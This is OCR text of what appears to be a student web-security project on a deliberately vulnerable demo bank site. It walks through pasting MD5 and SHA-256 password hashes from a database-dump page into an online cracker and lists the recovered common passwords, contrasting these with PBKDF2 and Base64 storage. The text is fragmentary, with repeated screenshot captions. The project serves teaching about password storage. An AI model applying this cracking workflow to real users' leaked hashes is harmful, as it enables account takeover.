Passwords hashed with md5
5f4dcc3b5aa765d61d8327deb882cf99
d8578edf8458ce06fbc5bb76a58c5ca4
e10adc3949ba59abbe56e057f20f883e
5badcaf789d3d1d09794d8f021f40f0e
5fcfd41e547a12215b173ff47fdd3739
276f8db0b86edaa7fc805516c852c889
e99a18c428cb38d5f260853678922e03
0d107d09f5bbe40cade3de5c71e9e9b7
fc8767a5e9e2382a17072b10725e1c8b
96e79218965eb72c92a549dd5a330112
Decode base64-Encrypted Passwords
Decode MD5-Encrypted Passwords
Decode SHA-256-Encrypted Passwords
Decode PBKDF2-Encrypted Passwords



CrackStation
Defuse.ca · Twitter
CrackStation · Password Hashing Security · Defuse Security
Free Password Hash Cracker
Enter up to 20 non-salted hashes, one per line:
5f4dcc3b5aa765d61d8327deb882cf99
d8578edf8458ce06fbc5bb76a58c5ca4
e10adc3949ba59abbe56e057f20f883e
5badcaf789d3d1d09794d8f021f40f0e
5fcfd41e547a12215b173ff47fdd3739
276f8db0b86edaa7fc805516c852c889
e99a18c428cb38d5f260853678922e03
0d107d09f5bbe40cade3de5c71e9e9b7
fc8767a5e9e2382a17072b10725e1c8b
96e79218965eb72c92a549dd5a330112
The MD5-encoded passwords have been decoded and can be read in plain text
Crack Hashes
Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults
Hash
Type
Result
5f4dcc3b5aa765d61d8327deb882cf99 md5 password
d8578edf8458ce06fbc5bb76a58c5ca4 md5 qwerty
e10adc3949ba59abbe56e057f20f883e md5 123456
5badcaf789d3d1d09794d8f021f40f0e md5 starwars
5fcfd41e547a12215b173ff47fdd3739 md5 trustno1
276f8db0b86edaa7fc805516c852c889 md5 baseball
e99a18c428cb38d5f260853678922e03 md5 abc123
0d107d09f5bbe40cade3de5c71e9e9b7 md5 letmein
fc8767a5e9e2382a17072b10725e1c8b md5 Password123
96e79218965eb72c92a549dd5a330112 md5 111111
Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.
www.faultyvault.com/db_dump?db=3 - Google Chrome
Not secure | faultyvault.com/db_dump?db=3
Passwords hashed with md5
Decode PBKDF2-Encrypted Passwords

SHA-256-Encrypted Passwords Stored in the Database









Home
Website Security Research Project
CrackStation - Online Password Hash Cracking - MD5, SHA1, Linux, Rainbow Tables, etc. - Google Chrome
crackstation.net
CrackStation
Defuse.ca · Twitter
CrackStation · Password Hashing Security · Defuse Security
Free Password Hash Cracker
Enter up to 20 non-salted hashes, one per line:
I'm not a robot
reCAPTCHA
Crack Hashes
Download CrackStation's Wordlist
Copy all of the SHA-256-encoded passwords
Passwords hashed with SHA-256
...then paste them into the textbox in the SHA-256 Decoder
After selecting the reCAPTCHA box, click on 'Crack Hashes'



Home
Website Security Research Project
CrackStation - Online Password Hash Cracking - MD5, SHA1, Linux, Rainbow Tables, etc. - Google Chrome
crackstation.net
CrackStation
Defuse.ca · Twitter
CrackStation · Password Hashing Security · Defuse Security
Free Password Hash Cracker
Enter up to 20 non-salted hashes, one per line:
The SHA-256-encoded passwords have been decoded and can be read in plain text
Hash
Type
Result
Passwords hashed with SHA-256

PBKDF2-Encrypted Passwords Stored in the Database







Home
Website Security Research Project
CrackStation - Online Password Hash Cracking - MD5, SHA1, Linux, Rainbow Tables, etc. - Google Chrome
crackstation.net
CrackStation
Defuse.ca · Twitter
CrackStation » Password Hashing Security » Defuse Security »
Free Password Hash Cracker
Enter up to 20 non-salted hashes, one per line:
I'm not a robot
reCAPTCHA
Crack Hashes
Download CrackStation's Wordlist
...then paste them into the textbox in the password hash cracker
After selecting the reCAPTCHA box, click on 'Crack Hashes'
Crackstation's lookup tables were created by extracting every word from the
every password list we could find. We also applied intelligent word mangling
make them much more effective. For MD5 and SHA1 hashes, we have a 190GB, 15-billion-entry lookup table, and for
other hashes, we have a 19GB 1.5-billion-entry lookup table.
You can download CrackStation's dictionaries here, and the lookup table implementation (PHP and C) is available here.
Copy all the PBKDF2-encoded passwords
Passwords hashed with PBKDF2
Decode SHA-256-Encrypted Passwords


Home
Website Security Research Project
CrackStation - Online Password Hash Cracking - MD5, SHA1, Linux, Rainbow Tables, etc. - Google Chrome
crackstation.net
CrackStation
Defuse.ca · Twitter
CrackStation » Password Hashing Security » Defuse Security »
Free Password Hash Cracker
Enter up to 20 non-salted hashes, one per line:
The PBKDF2-encoded passwords have not been able to be decoded
Hash
Type
Result
Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.
Download CrackStation's Wordlist
Passwords hashed with PBKDF2
Decode SHA-256-Encrypted Passwords
Decode PBKDF2-Encrypted Passwords

Secure Version of Website





Attempts to Decrypt the Passwords


Please note: PBKDF2 is not able to be decrypted on either versions of the website so we do not include it in this section

Base-64-Encrypted Passwords Stored in the Database


***Base64 is not a hashing algorithm and should never be used to “encrypt” passwords.





Website Security Research Project
$> Faulty Vault Bank
Passwords encoded in Base64 open in a new window.
Click here to Launch the Base64 decoder



Website Security Research Project
Copy all the encoded passwords.
